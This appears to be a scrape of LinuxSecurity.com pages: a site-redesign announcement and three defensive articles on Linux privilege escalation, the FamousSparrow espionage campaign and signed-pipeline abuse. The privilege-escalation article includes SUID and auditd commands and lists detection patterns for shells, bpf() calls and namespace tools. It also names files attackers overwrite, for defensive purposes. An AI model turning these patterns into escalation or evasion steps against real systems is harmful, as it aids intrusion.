exposure affecting their environments. Readers can move between current vulnerability activity, related advisories, and connected Linux security coverage more naturally while tracking emerging threats across Debian, Ubuntu, Fedora, openSUSE, Rocky Linux, Slackware, Gentoo, Oracle Linux, and additional distributions. The updated interface also improves visibility into ongoing advisory activity by surfacing recent searches, trending topics, and newly published security updates directly from the main advisory hub. LinuxSecurity HOWTOs Practical, step-by-step hardening and configuration guidance. The LinuxSecurity HOWTOs section was redesigned to make technical hardening guidance easier to discover and apply during active security investigations. Readers can quickly access step-by-step walkthroughs covering Linux hardening, access control, file integrity monitoring, container security, SSH configuration, CI/CD security, and cloud infrastructure protection. Rather than existing as isolated tutorials, HOWTOs are now more tightly connected to related advisories, malware reporting, and feature analysis, allowing readers to move directly from vulnerability awareness into actionable remediation and defensive implementation guidance. LinuxSecurity News The LinuxSecurity News section wasredesigned to provide faster visibility into ongoing Linux security developments, vulnerability disclosures, malware activity, and emerging open-source threats affecting enterprise and infrastructure environments. Readers can now more quickly monitor active Linux security discussions, follow evolving attack trends, and explore timely reporting covering cloud security, supply chain risk, privilege escalation, ransomware activity, infrastructure compromise, and operational security issues impacting Linux systems. The updated layout also improves access to trending stories, featured reporting, and related security coverage, helping readers stay informed without constantly sorting through fragmented security feeds or disconnected news archives. By surfacing current Linux security developments more effectively, the platform helps administrators, researchers, and security professionals maintain stronger awareness of rapidly evolving threats across the open-source ecosystem. LinuxSecurity Newsletters LinuxSecurity.com newsletters were redesigned to help readers stay informed on meaningful Linux security developments without needing to constantly monitor dozens of separate advisory feeds, threat intelligence sources, and open-source security discussions throughout the week. Subscribers receive curated coverage focused on Linux vulnerability advisories, malware reporting, open-source threat intelligence, hardening guidance, cloud security risks, infrastructure attacks, and newly published HOWTOs and feature analysis. Some weeks focus heavily on patching activity, disclosure tracking, and active vulnerabilities. Other weeks center around operational failures, evolving attacker techniques, Linux malware trends, or recurring security mistakes that continue to expose enterprise infrastructure and cloud environments. The goal is simple: surface the Linux security developments that matter most and make them easier to review quickly during busy operational workflows. For administrators,researchers, and security professionals already using LinuxSecurity.com during vulnerability response and ongoing research, the newsletters provide a steady stream of connected security intelligence tied directly to the platform’s broader advisory and threat coverage. LinuxSecurity Security Dictionary The LinuxSecurity Security Dictionary was expanded to serve as a practical reference resource for Linux administrators, researchers, and security professionals navigating complex security terminology during active investigations and ongoing research. The dictionary provides organized definitions and contextual references covering vulnerability terminology, malware concepts, encryption methods, access control models, authentication technologies, attack techniques, and broader cybersecurity terminology frequently encountered throughout Linux security operations. Rather than functioning as a simple glossary, the Security Dictionary helps readers better understand the technical language surrounding advisories, hardening guidance, threat reporting, and feature analysis published across the platform. The updated structure also improves navigation and discoverability, making it easier to quickly reference unfamiliar terms while researching vulnerabilities, reviewing threat intelligence, or investigating operational security issues. LinuxSecurity Polls LinuxSecurity Polls were redesigned to encourage greater community participation while helping surface real-world perspectives from Linux administrators, security professionals, researchers, and open-source users across the broader Linux ecosystem. Poll topics focus on operational security priorities, Linux adoption, hardening practices, infrastructure management challenges, defensive tooling, and evolving security concerns affecting modern Linux environments. Beyond simple engagement, polling data provides additional visibility into how security professionals are approaching ongoing operational risks, vulnerability management, cloudsecurity, and system hardening across real-world deployments. The updated polling experience also creates more opportunities for readers to participate in broader Linux security discussions happening throughout the platform. About Us The About Us section was redesigned to provide additional context around LinuxSecurity.com’s long-standing role within the Linux and open-source security community. Readers can learn more about the platform’s history, editorial mission, research focus, and ongoing commitment to delivering practical Linux security guidance, vulnerability awareness, open-source threat intelligence, and educational security coverage for the broader Linux ecosystem. The updated section also highlights LinuxSecurity.com’s relationship with Guardian Digital and its continued focus on supporting Linux administrators, developers, researchers, and enterprise security teams with reliable security-focused reporting and operational guidance. As Linux threats continue evolving across enterprise infrastructure, cloud environments, and open-source software ecosystems, the platform remains committed to helping readers stay informed on the vulnerabilities, hardening practices, malware activity, and defensive strategies shaping Linux security today. Distribution-Specific Advisories LinuxSecurity.com now organizes advisories by Linux distribution to help administrators and security teams identify relevant vulnerability disclosures and patch activity faster during active operational workflows. Readers can quickly review advisories affecting Debian, Debian LTS, Fedora, Gentoo, Mageia, Oracle Linux, openSUSE, Rocky Linux, Slackware, SuSE, Ubuntu, and additional Linux distributions without manually filtering through unrelated security updates. This structure improves visibility into distribution-specific exposure while helping organizations track vulnerabilities, package updates, and patching activity affecting their environments more efficiently. By separating advisory coverageby distribution, the platform also makes it easier to monitor recurring vulnerability trends, identify software components that are actively targeted, and track ongoing Linux security developments across the broader open-source ecosystem. AI-Powered Search and Topic Discovery The new AI-powered search and topic discovery system was designed to reduce the amount of manual research required during active Linux security investigations. Instead of forcing readers to navigate disconnected archives, isolated advisories, or fragmented category structures, the updated platform connects related content dynamically across advisories, HOWTOs, feature analysis, malware reporting, historical research, and broader threat intelligence coverage. Readers researching topics such as SSH hardening, OpenSSL vulnerabilities, Linux privilege escalation, systemd abuse, container security, ransomware activity, supply chain attacks, or cloud exposure can now uncover connected tutorials, advisories, and threat analysis within a unified research experience. The updated search experience also includes refined filtering and discovery tools that allow readers to narrow results by: Topics and categories Authors Publication dates HOWTO-specific criteria Related Linux security subjects This connected discovery model helps security professionals move more naturally between vulnerability intelligence, defensive guidance, operational hardening, and historical Linux security research during active investigations. The result is a more continuous research workflow that surfaces both current threat activity and foundational Linux security knowledge that may still remain operationally relevant today. Faster Visibility Into Emerging Linux Threats Our homepage was redesigned to provide faster visibility into ongoing Linux security activity while making active threat coverage easier to follow throughout the platform. Readers can now quickly explore: Weekly vulnerability activity Trending securitytopics Featured Author’s Choice coverage Recent advisories Active Linux security discussions Current threat reporting The previous homepage often made important information difficult to surface consistently, especially during busy vulnerability cycles where new advisories and threat coverage were published rapidly throughout the week. The updated experience makes it easier to identify active security developments quickly while connecting related coverage together more naturally. Readers can now monitor vulnerability activity, malware reporting, trending Linux security discussions, and recent advisories from a single location without constantly digging through disconnected archives or categories. The updated platform was designed to support the way modern security research actually happens, moving quickly between advisories, tutorials, threat analysis, hardening guidance, and related vulnerabilities during the same investigation. Bringing Archived Security Research Back Into View LinuxSecurity.com contains decades of Linux and open-source security coverage, much of which remains highly relevant today. Older hardening guides, technical explainers, and vulnerability research can sometimes be difficult to rediscover over time, even when the information itself remains useful. The new platform structure helps reconnect archived knowledge with current advisories, modern threat reporting, and newer tutorials, making foundational security guidance easier to surface during active research. As a result, older Linux hardening articles can now appear alongside newer vulnerability coverage whenever the topics overlap, allowing readers to discover both historical context and current threat intelligence within the same research flow. Improved Mobile Navigation and Article Experience Linux security research doesn’t always happen from a desktop. The new LinuxSecurity.com experience was also designed to make long-form technical content easier to navigate on mobile devices. Articlesnow include features like “In This Article” navigation, allowing you to quickly jump between sections without scrolling through an entire page. Whether you’re looking for: mitigation steps detection guidance vulnerability details hardening recommendations command examples You can move directly to the information you need faster. We are excited to welcome readers to the new LinuxSecurity.com and look forward to continuing to deliver the Linux security news, research, tutorials, and threat coverage the community relies on every day. Thank You for Supporting LinuxSecurity.com Whether you have been using LinuxSecurity.com for years or are discovering the platform for the first time, we’re glad to have you here. The new LinuxSecurity.com was rebuilt to better support the way today’s Linux administrators, researchers, and security professionals investigate threats, track vulnerabilities, and stay informed on the rapidly evolving open-source security landscape. We look forward to continuing to provide the Linux security news, advisories, hardening guidance, and threat intelligence the community relies on every day. . LinuxSecurity.com has enhanced its navigation system for faster access to vital advisories, detailed threat information, and greater awareness of Linux security vulnerabilities. Linux Security News, Threat Intelligence, User Experience, Security Advisories, Vulnerability Awareness. . Dave Wreski
May 25, 2026
•
102
 privilege escalationopen-sourcesystem access
Linux Privilege Escalation Patterns and Mitigation Strategies
Linux privilege escalation starts once an attacker gets a foothold on a machine. Maybe it is a regular user account. Maybe it is an exposed application that nobody patched, or a reused password from another breach. Root access is usually the next objective. Attackers typically keep digging once inside, looking for a way to gain root privileges and remove the restrictions around them. . That matters because most Linux breaches do not begin with full control. They grow into it. Recent threat intelligence continues to show the same patterns across different environments. Old kernel bugs still get reused, weak sudo rules still get abused, and misconfigured services still open the door for local privilege escalation long after patches are available. Different exploit chains, same general mistakes underneath. This article is not a hacking tutorial or a deep breakdown of exploit development. The goal is simpler than that. We are looking at the common patterns behind modern Linux privilege escalation activity, why these attacks continue to succeed, and what defenders should recognize before a limited compromise turns into full system access. Why Linux Privilege Escalation Still Matters Privilege escalation is rarely the first move in an attack chain. Most compromises begin with restricted access: a web shell, exposed API token, stolen SSH key, or vulnerable CI runner. Attackers use that foothold to map the environment and look for a path toward root. A standard user account still runs into operational barriers. Security tooling continues running. Sensitive files stay restricted. Service credentials remain partially isolated. Root access removes those constraints. Once attackers gain elevated privileges, they can tamper with logs, disable monitoring, harvest credentials from memory, and move laterally through infrastructure that trusted the compromised system. Modern Linux environments amplify the impact. Kubernetes nodes, CI/CD pipelines, cloud workloads, and container hosts all depend heavilyon shared Linux infrastructure. A privilege escalation vulnerability inside one containerized workload may expose the underlying host kernel. From there, the attacker is no longer confined to a single application. Microsoft’s analysis of the Copy Fail vulnerability demonstrated this problem clearly. A local privilege escalation flaw on a shared host is no longer isolated to one machine. In multi-tenant environments, the trust boundary itself starts collapsing. The attack path usually looks familiar: initial foothold local enumeration privilege escalation persistence credential access lateral movement Security teams spend a lot of time defending the perimeter while attackers focus on the transitions happening after access already exists. That gap matters. Common Patterns Behind Modern Kernel Exploit Activity Kernel exploitation trends are not random. The same subsystems keep appearing because they expose complicated functionality directly to unprivileged userspace processes. eBPF is one example. Designed for observability and high-performance packet filtering, it allows user-controlled programs to interact with kernel logic under tightly enforced validation rules. When flaws appear inside the eBPF verifier, attackers sometimes bypass those protections and gain arbitrary kernel-level execution. That combination makes these features attractive: high complexity broad accessibility deep kernel interaction io_uring follows a similar pattern. It was built for performance. Fast asynchronous I/O. Reduced overhead. Better scalability. It also introduced another large attack surface into the kernel. Several recent exploit chains abused memory handling mistakes inside io_uring operations to escalate privileges after gaining a low-level foothold. Complexity keeps winning against isolation boundaries. Attackers also continue targeting netfilter, user namespaces, and page cache handling. The technical details differ between vulnerabilities, but theoperational pattern stays consistent: accessible kernel functionality combined with flawed memory handling. Memory Corruption and Page Cache Abuse Many Linux privilege escalation exploits still revolve around memory corruption. Dirty COW , Dirty Pip e, and newer page cache vulnerabilities all share the same underlying theme: attackers manipulating how the kernel handles protected file operations. Dirty Pipe is a good example because the exploitation chain became operationally trivial once Proof-of-Concept code appeared publicly. The vulnerability affected the Linux pipe implementation and allowed unprivileged users to overwrite read-only files through improper page cache behavior. In practical terms, attackers could modify files they were never supposed to control: /etc/passwd SSH authorized_keys SUID binaries configuration files A low-privileged shell on a vulnerable system was often enough to reach root access within seconds. The bigger lesson was not the bug itself. It was the speed of weaponization. Once public exploit code landed on GitHub, attackers immediately started scanning for vulnerable kernels. Organizations delaying patch cycles by even a few days suddenly had internet-exposed systems vulnerable to fully automated privilege escalation attempts. The technical details changed from Dirty COW years earlier. The operational reality did not. Public Exploit Releases Compress the Timeline The gap between disclosure and exploitation keeps shrinking. Researchers publish advisories. A CVE gets assigned. Patch notes appear. Then, the exploit code lands online, and the environment changes immediately. Threat actors scrape GitHub, Exploit-DB, and Packet Storm, constantly looking for reusable privilege escalation chains. The workflow is brutally efficient: vulnerability disclosed public PoC released scanners updated vulnerable kernels identified exploit deployed automatically Security teams often think about privilege escalation as apost-exploitation problem requiring manual operator skill. That assumption stopped being reliable years ago. Many modern exploit chains are fully automated now. Delayed patching turns operational debt into exposure. Attackers do not need persistence if organizations leave vulnerable kernels online long enough for mass exploitation to work at scale. Containers Changed the Risk Model Containers provide the illusion of isolation. They share the underlying host kernel. That is a massive architectural dependency. If an attacker cracks that shared kernel, the container boundaries vanish. In Kubernetes or multi-tenant clouds, one container escape leads to total cluster compromise. The kernel is the ultimate referee. If the referee is compromised, the isolation rules fall apart. This analysis on defense-in-depth confirms why hardening the kernel is more effective than focusing solely on application-level security. When the foundation is shaky, the walls don't matter. Defenders should pay close attention to: unexpected unshare activity abnormal namespace creation containers spawning host-level processes unusual access to /proc or host-mounted filesystems The isolation model only works if the underlying kernel stays trustworthy. Once that assumption breaks, container boundaries stop helping. How Linux Privilege Escalation Becomes a Real-World Threat Privilege escalation is rarely the entire attack. It is usually the midpoint. Attackers tend to start with exposed services: vulnerable web applications, leaked SSH credentials, weak API authentication, forgotten admin panels, or CI runners that nobody has properly hardened. The initial foothold is often limited, but it gives them enough access to begin mapping the environment. The workflow usually follows a predictable sequence: Enumerate the local environment Kernel versions get checked against public exploit databases. Sudo permissions get reviewed for weak rules or unrestricted shell access. Attackers look forwritable scripts, exposed Docker sockets, SUID binaries, and namespace configurations that make container escape easier. Identify escalation paths Most of this process is heavily automated now. Tools like LinPEAS and resources like HackTricks help attackers quickly identify weak sudo configurations, vulnerable kernels, writable cron jobs, weak filesystem permissions, and exposed container runtimes. Escalate privileges and stabilize access Once root access is gained, the objective changes immediately. Persistence gets installed. Credentials get harvested. Logging pipelines disappear. Security agents stop reporting. SSH keys start appearing in places they should never exist, and service accounts begin authenticating against internal systems they never touched before. That sequence appears constantly during real intrusions. Different malware families. Different operators. Same escalation logic underneath. Practical Linux Security Monitoring for Privilege Escalation Detection Patching matters, but it does not solve everything. Production systems lag behind. Legacy workloads stay pinned to older kernels. Zero-days exist whether defenders like it or not. Detection becomes the fallback layer. Most privilege escalation attempts leave operational traces before attackers fully stabilize access. The goal is catching those transitions early enough to respond before persistence spreads through the environment. Watch for unusual privilege transitions Unexpected sudo execution deserves attention immediately, especially from service accounts or web-facing processes. A web server spawning sudo, pkexec, bash, or sh should never blend into normal activity. Parent-child process relationships matter here. So do timing anomalies. Monitor SUID changes aggressively SUID binaries remain one of the most common privilege escalation and persistence mechanisms on Linux systems. Attackers frequently modify existing binaries or introduce new SUID-enabled files after escalating privileges. Baseline scans help identify suspicious additions: find / -perm -4000 -type f 2> /dev/null Auditd can monitor sensitive binaries directly: auditctl -w /usr/bin/passwd -p wa -k suid-monitor Useful SIEM detections include: new SUID files outside standard system paths unexpected chmod +s service accounts spawning root-owned shells execution chains involving pkexec, sudo, or su Watch kernel interaction patterns Unexpected interaction with eBPF, namespaces, or kernel modules often appears during local escalation attempts. Good detection targets include: non-root execution of bpf() syscalls unexpected unshare or nsenter module loading outside maintenance windows web-facing processes spawning shell interpreters container workloads touching host-mounted paths Modern EDR platforms increasingly detect these patterns behaviorally because static signatures fail against rapidly changing exploit chains. Centralized logging still matters Attackers with root access frequently wipe or tamper with local logs. If logs never leave the host, incident responders lose visibility fast. At minimum: forward audit logs externally centralize authentication events preserve sudo history Monitor kernel logs for crashes or module anomalies Local visibility disappears quickly once root access is gained. Kernel Hardening Strategies That Reduce Linux Privilege Escalation Risk No single configuration stops every exploit. Security relies on layering. You shrink the attack surface to force the adversary into harder, noisier paths. If you rely on one wall, you’ve already lost. Defense-in-depth is the only realistic posture. Use this as your baseline for system configuration. It isn’t exhaustive, but it is operational. Keep kernels updated: This is the baseline. If your kernel is six months old, you are hosting known exploits. Automate the patch pipeline where possible. Restrict unnecessary kernel modules: If you don't need amodule, unload it. Disable kernel module loading entirely on production systems after boot. Disable unused services: Every active service is a potential point of entry. Audit your listening ports. Close anything that doesn't serve a clear business function. Limit user namespace exposure: Attackers frequently abuse unprivileged_userns_clone. Restrict this capability. It prevents many container-based escape attempts. Use SELinux or AppArmor: Mandatory Access Control provides the final layer. Even if an attacker hits a kernel vulnerability, these tools can block them from accessing sensitive files or executing unauthorized binaries. Apply least privilege: Audit your sudoers file. Do not grant broad shell access to service accounts. Every permission granted is a potential escalation path. Segment workloads: Do not mix critical services on the same host. If a container breakout occurs, it should land the attacker in an isolated network segment, not the heart of your data center. Monitor exploit disclosures: Track kernel vulnerability advisories closely. Knowledge is an operational advantage. Harden container environments: Run containers as non-root users. Use seccomp profiles to filter system calls. Treat the container runtime as a high-risk surface. Reality is harsh. A high-impact zero-day will eventually bypass these controls. You cannot eliminate the risk of a kernel vulnerability entirely. You can only make the exploit process costlier and more visible for the attacker. Layered security forces the adversary to chain multiple vulnerabilities together. Each step adds noise. Each step increases the chance of detection. When you combine strict access control with proactive patching and kernel-level hardening, you aren't just making the system "safer"—you are making the cost of exploitation higher than the value of the target. Do not hunt for perfect security. It doesn't exist. Hunt for better operational visibility. Patch the critical gaps. Harden the interfaces thatface the most risk. Defending Against the Privilege Escalation Lifecycle Privilege escalation isn’t an isolated event. It’s the logical progression of an exploit chain. Attackers lean on recurring weaknesses—stale kernels, loose sudo rules, and exposed subsystems—to turn a minor foothold into full system control. Architecture is complex. Exploits remain predictable. Security teams lose ground by chasing individual alerts instead of identifying patterns. Public Proof of Concepts turn academic vulnerabilities into automated threats overnight. If your strategy relies on scrambling to patch after weaponized code hits GitHub, you’ve already ceded the initiative. Threat intelligence must dictate your patching cadence. Prioritize the flaws attackers are actually weaponizing. Resilience requires more than reactive patching. You need visibility into system behavior to spot attackers moving toward root access. Combine kernel hardening with strict access controls to close gaps before they are discovered. Organizations that master these exploit patterns don't wait for the next vulnerability; they build environments that make exploitation noisy and difficult. Recognize the move. Block the path. Stop the escalation. Linux privilege escalation trends keep evolving because Linux environments keep evolving. New kernel features, container runtimes, and orchestration layers introduce new attack surfaces faster than most organizations can harden them. Our newsletter tracks the exploit chains, hardening strategies, and detection patterns defenders actually need to pay attention to. Related Reading Seccomp, AppArmor, SELinux: Where Linux Security Controls Fall Short Securing Linux with SELinux (or AppArmor) SELinux vs AppArmor: The Hard Truth About Linux Security Container Security Fundamentals: AppArmor and SELinux . Preventing Linux privilege escalation requires understanding exploit patterns and implementing effective security measures.. Linux Privilege Escalation,Security Monitoring, Kernel Hardening, Attack Patterns, Exploitation Mitigation. . MaK Ulac
May 22, 2026
•
102
 security advisorymalwareLinux infrastructure
Linux Infrastructure Under Siege by FamousSparrow Espionage Campaign
The recent FamousSparrow attacks reportedly relied on exposed web applications, ProxyLogon exploitation, and other well-known server-side vulnerabilities. . None of those intrusion paths is unusual in large enterprise environments. That is exactly what makes these campaigns dangerous. The recent telecom attacks reportedly relied on familiar weaknesses: exposed SSH services, weak credentials, unpatched applications, and poorly monitored edge devices. Once attackers gain foothold access, infected Linux systems can become relay nodes for persistence, scanning, brute-force activity, and covert communications. That should concern anyone running Linux in production environments because telecom networks are often a preview of where advanced threat operations move next. Long-lived infrastructure, inconsistent patch cycles, exposed management services, containerized workloads, and limited visibility at the network edge create ideal conditions for persistence. Once attackers establish foothold access, compromised Linux systems can become relay nodes for scanning, brute-force activity, lateral movement, and covert command infrastructure. The dangerous part is how ordinary the intrusion paths look. SSH exposure. Weak credentials. Unpatched services. A forgotten Tomcat instance is still reachable from the internet. Nothing dramatic. Then the malware settles in and the compromised host stops behaving like a victim system. It becomes infrastructure for the next stage of the operation. Linux Infrastructure Is Becoming Operational Infrastructure The campaign, tied to a China-linked activity cluster tracked as UAT-9244, reportedly relied on multiple malware families operating across Linux and Windows environments. One of the Linux payloads, known as PeerTime, supports several architectures commonly found in embedded and network infrastructure: ARM AArch64 MIPS PowerPC x86 That architecture spread tells you exactly what the operators expected to encounter. Routers. Embeddedappliances. Virtualized infrastructure. Linux systems often sit quietly at the edge of production networks where monitoring is weaker, patching moves slowly, and visibility gaps accumulate over time. The Malware Is Built to Blend Into Infrastructure One detail stands out immediately: the Linux malware reportedly uses peer-to-peer communication methods and BitTorrent-style traffic patterns instead of relying entirely on centralized command-and-control servers. That complicates detection. Security teams often look for outbound traffic heading toward suspicious external infrastructure. Peer-to-peer communications blur those indicators because the traffic can resemble legitimate network behavior, especially in environments already handling massive amounts of east-west traffic and routing activity. The malware also appears designed to turn compromised Linux systems into Operational Relay Boxes , or ORBs. Once foothold access is established, the infected host becomes part of the attacker’s infrastructure: relaying malicious traffic staging brute-force attempts scanning external targets masking the attacker's origin supporting lateral movement At that point, the compromised system is no longer just a victim. It becomes an operational asset for future intrusions. Attackers Are Exploiting Operational Weaknesses, Not Just Vulnerabilities The reporting around the campaign mentions brute-force activity against exposed services such as SSH, PostgreSQL, and Tomcat. This is where Linux infrastructure often breaks down operationally. A forgotten administrative interface stays exposed because removing it would interrupt production traffic. Legacy credentials remain active longer than anyone intended. Containers get deployed quickly while visibility tooling arrives months later. Edge systems stay online for years without a proper security review because nobody wants downtime on a telecom backbone. The environment becomes predictable because most large organizations alreadyhave systems like these sitting quietly inside production networks. Attackers only need one foothold to start building persistence. One exposed SSH service with weak credentials. One management interface is reachable from the wrong segment. One outdated appliance is still using inherited sudo rules from a deployment nobody remembers clearly anymore. Embedded Linux Systems Continue to Be a Blind Spot Most enterprise detection pipelines focus heavily on endpoints, cloud workloads, and centralized servers. Embedded Linux infrastructure rarely receives the same level of visibility. That creates a dangerous imbalance since attackers automate reconnaissance and defenders still struggle with inventory. Many organizations cannot confidently identify every Linux-based edge device connected to their production network. Telecom environments are especially vulnerable because infrastructure tends to accumulate over time: legacy routing appliances vendor-maintained systems virtual network functions container hosts proxy infrastructure monitoring nodes management gateways Some of these systems barely generate logs worth reviewing. Others forward telemetry inconsistently or rotate authentication records before analysts ever inspect them. Meanwhile, the malware adapts across architectures and continues operating normally. Containerized Infrastructure Expands the Attack Surface One report noted that the malware checks whether Docker is installed before execution. Small detail. Important implication. Modern Linux infrastructure increasingly depends on containerized workloads. Once attackers land inside a container host or orchestration environment, the opportunities expand quickly: mounted secrets CI/CD runners orchestration tokens internal registries service credentials management APIs Compromising infrastructure supporting telecom operations creates long-term operational value for espionage groups. They are not looking for immediate destruction; theywant durable access inside environments where traffic flows continuously and administrative changes happen cautiously. Traditional Linux Hardening Is No Longer Enough Basic hardening still matters: Disable unused services Restrict exposed SSH access enforce key-based authentication remove weak sudo configurations patch internet-facing systems aggressively isolate management interfaces But those controls alone do not address infrastructure abuse. Organizations need visibility into Linux systems traditionally treated as “network equipment” instead of monitored compute assets. That includes: embedded Linux appliances telecom routing systems container hosts virtualized network infrastructure jump boxes edge proxies Watch for: unusual outbound peer-to-peer traffic authentication bursts against PostgreSQL or Tomcat SSH activity originating from infrastructure segments long-lived relay connections unexplained process renaming container execution anomalies Most importantly, stop assuming edge infrastructure is low-risk because it does not resemble a traditional endpoint. What Linux Teams Should Audit Right Now Exposed SSH services are reachable externally Dormant administrative accounts Internet-facing Tomcat or PostgreSQL instances Unmonitored Docker hosts Long-lived outbound peer-to-peer connections Infrastructure segments generating unexpected SSH traffic Linux Malware Is Evolving Alongside Infrastructure The telecom sector matters because these environments give attackers exactly what they want: long-lived infrastructure, massive amounts of routing visibility, and operational environments where administrative changes happen slowly and cautiously. That makes Linux infrastructure extremely valuable for espionage operations focused on persistence instead of disruption. The intrusion paths in this campaign were not especially sophisticated. Exposed SSH services. Weak credentials.Unpatched applications. Poorly monitored edge systems. The same operational weaknesses defenders have been dealing with for years. The difference is what happens after the compromise. Once foothold access is established, the infected system stops functioning like a normal victim. It becomes part of the attacker's operational infrastructure. Relay infrastructure. Scanning infrastructure. Infrastructure supporting brute-force activity, lateral movement, and covert communications. And because many of these Linux systems sit quietly at the edge of the network with limited visibility, attackers can maintain that infrastructure far longer than most organizations realize. Subscribe to the Linux Advisory Watch newsletter for the latest Linux security threats, vulnerabilities, and defense guidance before they become tomorrow’s incident. Stay ahead of campaigns targeting SSH, edge systems, containers, and critical Linux infrastructure. Related Reading NoaBot: SSH Brute-Force Attack on Linux Servers Tsunami Botnet Malware Targets Linux SSH Servers Through Brute Force Apache Tomcat Critical RCE Flaw CVE-2025-24813 Exposes Servers Plague: A Stealthy PAM-Based Backdoor Targeting Linux Systems Mitigation Techniques For Espionage Threats On Linux Systems . Attacks exploit common Linux misconfigurations, evolving malware blends into infrastructure, posing espionage risks.. Linux Malware, SSH Exposure, Telecom Security, Malware Espionage, Operational Security. . MaK Ulac
May 22, 2026
•
102
 open-sourcesecurity risksautomation
Microsoft Just Showed How Easily Trusted Software Pipelines Can Be Abused
Microsoft announced this week that it disrupted a malware-signing operation that helped cybercriminals distribute ransomware disguised as legitimate software. According to the company, a threat actor called Fox Tempest abused Microsoft Artifact Signing to generate short-lived code-signing certificates for malicious payloads. . The operation highlights a growing problem across modern Linux infrastructure. Signed packages, trusted repositories, container registries, and automated CI/CD pipelines now move software through production environments with almost no friction. If an artifact is signed and passes verification checks, most systems assume it belongs there. Attackers are learning how to abuse that trust directly. Instead of bypassing security controls, they are starting to move through the same trusted software channels administrators rely on every day. Modern Linux Infrastructure Was Built to Trust Signed Software Modern Linux ecosystems run on layers of cryptographic trust. RPM and DEB packages rely on GPG verification. OCI image signing is now common across Kubernetes environments. GitHub Actions, GitLab CI, and Jenkins pipelines automatically build and publish software into production registries with very little manual review once workflows are established. Most of the time, this works exactly as intended. The problem is that signatures only verify origin and integrity. They do not guarantee that software is safe, that a build pipeline was uncompromised, or that a maintainer account upstream was not hijacked. In many environments, malicious code no longer needs to break into production directly. It only needs to arrive through infrastructure that the organization already trusts. That shift matters because Linux environments increasingly deploy software automatically. GitOps workflows, Kubernetes image verification policies, OCI registries, and CI/CD automation were all designed to remove friction from delivery pipelines. Attackers have started treating that automation itselfas the attack surface. Attackers Are Weaponizing Trusted Software Pipelines The Fox Tempest operation arrives alongside a growing wave of software supply chain security incidents targeting ecosystems that Linux teams use every day. Threat actors continue poisoning npm and PyPI packages, compromising developer environments, abusing CI/CD infrastructure , and hijacking dependencies trusted by thousands of downstream systems. Recent campaigns tied to malicious PyPI packages, the Shai-Hulud npm compromise, and repository hijacks involving VS Code extensions all followed the same pattern. Attackers inserted malicious code into trusted delivery paths and let automation handle the distribution. These attacks succeed because modern infrastructure trusts software automatically . If a package is signed or published through a recognized pipeline, many security controls treat it as legitimate before any deeper inspection occurs. Attackers understand this now. Instead of trying to evade trust systems, they are beginning to weaponize them. Why Kubernetes and CI/CD Pipelines Became Supply Chain Attack Paths Containerized infrastructure sped the entire cycle up. CI/CD pipelines now push workloads directly into Kubernetes clusters, cloud registries, and GitOps workflows with barely any human interaction once deployment logic is wired together. Signed OCI images move between development, staging, and production continuously. In many environments, nobody touches the release path unless something fails. The issue is that container signing only proves identity. A Sigstore Cosign signature confirms who signed the image . It does not prove the container was built securely or that the contents are trustworthy. Vulnerable dependencies, exposed secrets, poisoned build artifacts, and malicious packages can still move through the pipeline fully signed and fully verified. A compromised GitHub Action inside a production CI/CD pipeline could inject cloud credentials into a container layer during build time,sign the final image automatically, and push it into an internal registry trusted by Kubernetes admission policies. From there, GitOps automation may deploy the workload across clusters before anyone realizes the pipeline itself was compromised. That is what modern software supply chain attacks actually look like operationally. The pipeline stays green. The deployment succeeds. Kubernetes pulls and runs the image exactly the way it was designed to. Production just inherits the compromise automatically. Why SBOMs Are Not Enough Software bills of materials became the industry's answer to visibility problems. SBOMs help organizations track dependencies inside applications and containers, which is useful, especially in large Kubernetes environments where dependency sprawl gets out of control quickly. But SBOMs only describe contents. They do not prove build provenance, software attestation, or CI/CD pipeline integrity. An SBOM can tell you a malicious package exists inside an image after the fact. It cannot prove whether the build runner was compromised, whether a maintainer account upstream was hijacked, or whether a trusted release workflow injected something malicious during artifact generation. Verification without context creates blind trust. That is increasingly where attackers operate. CI/CD Pipelines Are Now Prime Targets for Supply Chain Attacks Build infrastructure quietly became one of the most sensitive attack surfaces in modern Linux environments. GitHub Actions runners, GitLab pipelines, Jenkins servers, artifact signing systems, and Kubernetes deployment automation often hold privileged access across entire organizations. Compromising one part of the release chain can allow attackers to distribute malware through systems already trusted by production workloads. Attackers no longer need to bypass security controls if they can become part of the trusted software delivery process itself. This is why building provenance and software attestation frameworks like SLSAis getting more attention. Organizations are realizing that verifying software signatures alone is no longer enough. They also need to verify how the software was built, where it originated, and whether the release workflow itself remained trustworthy. How Linux Teams Should Secure Their Software Pipelines The answer is not abandoning software signing or automated deployments. Linux ecosystems still depend on them. But organizations need to stop treating “signed and verified” as the end of the security conversation. Teams running Kubernetes should start enforcing Kubernetes image verification and OCI image signing policies at admission time instead of relying solely on registry trust. Tools like Kyverno and OPA Gatekeeper can block unsigned or untrusted container images before they ever reach production clusters. CI/CD pipeline security also needs stronger isolation. GitHub Actions runners and GitLab CI systems should be treated like production infrastructure, not disposable automation. Immutable runners, short-lived credentials, restricted secrets access, and hardened build environments reduce the blast radius when pipelines get compromised. Container scanning needs to continue after deployment as well. Trivy and Grype help detect vulnerable packages during build stages, but runtime visibility matters just as much. Falco can detect suspicious process execution, shell access, privilege escalation attempts, or unexpected network activity inside running Kubernetes containers. Linux teams should also verify software provenance directly. Sigstore Cosign, in-toto attestations, and the SLSA framework provide ways to validate how software was built, where artifacts originated, and whether release workflows were tampered with somewhere inside the CI/CD pipeline. Most importantly, organizations need to reduce automatic trust wherever possible. Signed software should still be inspected. Build systems should still be monitored. Deployment pipelines should still be treated as attack surfaces. Because attackers already are. The Dangerous Assumption Linux Needs to Rethink For years, signatures served as one of the strongest trust signals in software distribution. If code was signed, verified, and distributed through a recognized repository or trusted OCI registry, many organizations assumed it was safe enough to deploy automatically. Linux infrastructure was built around that assumption. Attackers are increasingly learning how to hide inside it. The next major supply-chain compromise probably will not arrive as an obviously malicious binary or a noisy intrusion attempt. It will arrive the same way trusted software always does: signed, verified, pushed through CI/CD automation, and deployed into production by infrastructure designed to trust it. Related Reading Linux Supply Chain Attacks Threaten DevOps Teams and Security Why CI/CD Pipelines Became Targets in Software Supply Chain Attacks RubyGems Attack Highlights Open Source Supply Chain Risks for Linux Teams The Next Wave of Supply Chain Attacks: NPM, PyPI, and Docker Hub Incidents Set the Stage for 2026 Why Software Supply Chain Security Matters in Linux Systems Understanding Security Threats In Open-Source Software Supply Chains . The operation highlights a growing problem across modern Linux infrastructure. Signed packages, trus. microsoft, announced, disrupted, malware-signing, operation, helped, cybercrimina. . MaK Ulac
May 20, 2026
•
102
 hardeningsecurity best practicesLinux server
